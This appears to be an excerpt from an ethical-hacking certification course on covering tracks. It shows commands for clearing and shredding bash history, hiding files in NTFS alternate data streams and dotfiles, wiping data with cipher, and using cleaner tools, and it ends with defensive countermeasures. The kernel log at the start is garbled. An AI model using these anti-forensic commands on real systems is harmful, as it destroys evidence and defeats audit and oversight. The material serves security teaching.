May 23 03:11:18 kali kernel: [ 0.000000] Linux version 4.19.0-kali3-amd64
(devel@kali.org) (gcc version 8.2.0 (Debian 8.2.0-16)) #1 SMP Debian 4.19.20-1kali1
(2019-02-14)
May 23 03:11:18 kali kernel: [ 0.000000] Command line: BOOT_IMAGE=/boot/
vmlinuz-4.19.0-kali3-amd64 root=/dev/sda1 ro quiet
May 23 03:11:18 kali kernel: [ 0.000000] st string operations
May 23 03:11:18 kali kernel: [ 0.000000] Undo supporting XSAVE feature 0x001:
May 23 03:11:18 kali kernel: [ 0.000000] Redo supporting XSAVE feature 0x002:
May 23 03:11:18 kali kernel: [ 0.000000] Cut supporting XSAVE feature 0x004:
May 23 03:11:18 kali kernel: [ 0.000000] Paste state_offset[2]: 576,
May 23 03:11:18 kali kernel: [ 0.000000] Delete supporting XSAVE feature 0x005:
May 23 03:11:18 kali kernel: [ 0.000000] Select All abled xstate features 0x7,
May 23 03:11:18 kali kernel: [ 0.000000] Insert Emoji
May 23 03:11:18 kali kernel: [ 0.000000] Change Case [mem]
May 23 03:11:18 kali kernel: [ 0.000000] BIOS-e820: [mem
0x0000000000000000-0x00000000009ebfff] usable
May 23 03:11:18 kali kernel: [ 0.000000] BIOS-e820: [mem
0x00000000000ec00-0x00000000000ffff] reserved

```

Ways to Clear Online Tracks

- Remove the **Most Recently Used (MRU)**, delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

From the Privacy Settings in Windows 10

- Right-click on the **Start** button, choose **Settings**, and click on “**Personalization**”
- In Personalization, click **Start** from the left pane and Turn Off both “**Show most used apps**” and “**Show recently opened items in Jump Lists on Start or the taskbar**”

From the Registry in Windows 10

- Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for “**RecentDocs**”
- Delete all the values except “**(Default)**”



Covering BASH Shell Tracks

- The BASH is an **sh-compatible shell** that stores command history in a file called **bash_history**
- You can view the saved command history using the **more ~/.bash_history** command



Attackers use the following commands to clear the saved command history tracks:

- Disabling history
 - `export HISTSIZE=0`
- Clearing the history
 - `history -c` (Clears the stored history)
 - `history -w` (Clears history of the current shell)
- Clearing the user's complete history
 - `cat /dev/null > ~/.bash_history && history -c && exit`
- Shredding the history
 - `shred ~/.bash_history` (Shreds the history file, making its content unreadable)
 - `shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit` (Shreds the history file and clears the evidence of the command)

```
[root@parrot]~-[~]
→ #export HISTSIZE=0
[root@parrot]~-[~]
→ #history -c
[root@parrot]~-[~]
→ #history -w
```

```
[root@parrot]~-[~]
→ #shred ~/.bash_history
[root@parrot]~-[~]
→ #more ~/.bash_history
00:=0/030, 00Eg0
0K0000BuzhFd400-J0xĀ;dPH$lbc0000js0
00?0Z0      ^0#0V-0000-300I"QUN00DG1
00 0D00ye.0`r801000F?W0600fkwX0;00+0A0]0I000'\n
680*0&0
00000S00KcU0R0000 s004.c020b00 0^L00w_00g0q0000.0qMk00.0030005000
--More--(2%)
```

Covering Tracks on an OS

Windows



- NTFS has a feature known as **Alternate Data Streams** that allows attackers to hide a file behind normal files
- Given below are some steps to hide a file using NTFS:
 - Open the command prompt with an elevated privilege
 - Type the command “`type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt`” (here, the file is kept in C drive where the SecretFile.txt file is hidden inside LegitFile.txt file)
 - To view the hidden file, type “`more < C:\SecretFile.txt`” (for this you need to know the hidden file name)

```
Administrator: Command Prompt
C:\>type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt
C:\>more < C:\SecretFile.txt
ahjdajdn
Hidden Content
```

UNIX



- Files in UNIX can be hidden just by **appending a dot (.)** in front of a file name
- Attackers can use this feature to edit the **log files** to cover their tracks
- Attackers can use the “`export HISTSIZE=0`” command to delete the command history and the specific command they used to hide log files

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~/Desktop/Test]
└─#ls
Exploit.exe      README.license      'results.html'  test.txt
malicious_payload.exe 'Reconnaissance.html'  Test.exe
[root@parrot]~[~/Desktop/Test]
└─#mv malicious_payload.exe .malicious_payload.exe
[root@parrot]~[~/Desktop/Test]
└─#ls
Exploit.exe      'Reconnaissance.html'  Test.exe
README.license  'results.html'          test.txt
[root@parrot]~[~/Desktop/Test]
└─#
```

Delete Files using Cipher.exe


- Cipher.exe is an in-built Windows command-line tool that can be used to **securely delete data by overwriting it** to avoid their recovery in the future

- To overwrite deleted files in a specific folder:

```
cipher /w:<drive letter>:\<folder name>
```

- To overwrite all the deleted files in the given drive:

```
cipher /w:<drive letter>
```




The image shows two separate Command Prompt windows side-by-side. Both windows are titled "Administrator: Command Prompt" and are running on the C:\WINDOWS\system32 path.

The top window displays the command: `cipher.exe /w:C:\Test`. The output message reads: "To remove as much data as possible, please close all other applications while running CIPHER /W." followed by "Writing 0x00", "Writing 0xFF", and "Writing Random Numbers".


The bottom window displays the command: `cipher.exe /w:C`. The output message is identical to the top window: "To remove as much data as possible, please close all other applications while running CIPHER /W.", "Writing 0x00", "Writing 0xFF", and "Writing Random Numbers".

Disable Windows Functionality (Cont'd)

Disable Windows Thumbnail Cache




Disable Windows Prefetch Feature



Track-Covering Tools

CCleaner

CCleaner cleans traces of temporary files, log files, registry files, memory dumps, and your **online activities** such as your Internet history



The screenshot shows the CCleaner Professional Edition interface. The main window displays the results of an analysis: "Analysis Complete - (86.904 secs)" with "803 MB to be removed. (Approximate size)". Below this, a table lists files categorized by type and their details:

Type	File Name	Size	Count
Microsoft Edge - Internet Cache	245,734 KB	2,765 files	
Microsoft Edge - Internet History	0 KB	3 files	
Microsoft Edge - Cookies	Skipped		
Microsoft Edge - Download History	0 KB	1 files	
Internet Explorer - Temporary Internet Files	3,606 KB	121 files	
Internet Explorer - Cookies	Skipped		
Windows Explorer - Thumbnail Cache	1,025 KB	10 files	
System - Temporary Files	494,962 KB	1,104 files	
System - Windows Log Files	76,417 KB	52 files	
Windows - MS Search	1,024 KB	1 files	

The left sidebar contains a navigation menu with categories like Windows, Applications, System, Registry, Tools, Options, and Upgrade. The "System" category is currently selected. The bottom of the window includes buttons for "Analyze", "Run Cleaner", and "Check for updates".

<https://www.ccleaner.com>



DBAN
<https://dban.org>



Privacy Eraser
<https://www.cybertronsoft.com>



Wipe
<https://privacyroot.com>



BleachBit
<https://www.bleachbit.org>



ClearProg
<http://www.clearprog.de>

Defending against Covering Tracks

- 1 Activate **logging functionality** on all critical systems
- 2 Conduct a **periodic audit** on IT systems to ensure logging functionality is in accordance with the security policy
- 3 Ensure new events **do not overwrite** old entries in the log files when the storage limit is exceeded
- 4 Configure appropriate and **minimal permissions** necessary to read and write log files
- 5 Maintain a separate logging server on the **DMZ** to **store logs** from critical servers
- 6 Regularly update and **patch operating systems**, applications, and firmware
- 7 Close all **unused open ports** and services
- 8 **Encrypt the log files** stored on the system, so that altering them is not possible without an appropriate decryption key
- 9 Set log files to "**append only**" mode to prevent unauthorized deletion of log entries
- 10 Periodically backup the log files to **unalterable media**

Module Summary

- 
- In this module, we have discussed the following:
 - CEH hacking methodology along with various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
 - Various techniques and tools attackers employ to gain access to the target system
 - Various tools and techniques attackers use to escalate their privileges
 - Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
 - Various techniques attackers employ to erase all evidence of compromise from the target system
 - Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools
 - In the next module, we will discuss in detail about various malware threats